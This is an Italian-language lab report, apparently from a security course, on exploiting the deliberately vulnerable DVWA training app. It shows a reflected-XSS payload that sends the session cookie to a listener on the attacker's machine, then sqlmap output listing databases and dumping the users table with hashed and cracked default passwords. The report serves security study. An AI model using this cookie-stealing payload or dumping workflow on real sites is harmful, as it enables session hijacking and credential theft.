

Report 06/05

Sfruttamento delle vulnerabilità XSS reflected sulla DVWA


Mi sono messo in ascolto utilizzando il seguente comando da terminale sulla kali:

- `python -m http.server 80`

Successivamente ho inserito nel campo di testo, alla sezione XSS reflected della DVWA, il seguente script in JS:

- `<script>var i = new Image();
i.src="http://192.168.50.100/?q="+document.cookie</script>`

Ciò mi ha permesso di rubare il cookie di sessione, come si evince dall'immagine sottostante.



Sfruttamento delle vulnerabilità SQL injection:

Per sfruttare questa vulnerabilità ho utilizzato il tool "sqlmap". I passaggi effettuati sono stati i seguenti:

1. Ho recuperato l'URL della pagina vulnerabile
2. Ho fornito al tool il cookie di sessione rubato in precedenza

Sono stati rilevati i seguenti DB, sfruttando la debolezza dell'attributo "id":

```
File Actions Edit View Help
[10:54:14] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[10:54:14] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[10:54:14] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.8.2'

[*] ending @ 10:54:14 /2025-05-06/
```

Ho analizzato poi il DB dvwa, trovando le seguenti tabelle:

```
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+
```

Analizzando la tabella users, il tool ha prodotto i seguenti risultati:

```
Database: dvwa
Table: users
[6 columns]
+-----+
| Column | Type |
+-----+
| user    | varchar(15) |
| avatar  | varchar(70) |
| first_name | varchar(15) |
| last_name  | varchar(15) |
| password   | varchar(32) |
| user_id    | int(6) |
+-----+
```

Come si può notare, sembrano esserci dei dati sensibili, quindi ho estratto le singole tuple:

```
Database: dvwa
Table: users
[5 entries]
+-----+
| user_id | user | avatar | password | last_name | first_name |
+-----+
| 1 | admin | http://172.16.123.129/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin | admin |
| 2 | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown | Gordon |
| 3 | 1337 | http://172.16.123.129/dvwa/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me | Hack |
| 4 | pablo | http://172.16.123.129/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso | Pablo |
| 5 | smithy | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith | Bob |
+-----+

[11:08:05] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.8.2/dump/dvwa/users.csv'
[11:08:05] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.8.2'

[*] ending @ 11:08:05 /2025-05-06/
```

Conclusioni:

Sono riuscito a ricavare username, password, nome e cognome di cinque utenti registrati nel DB "dvwa".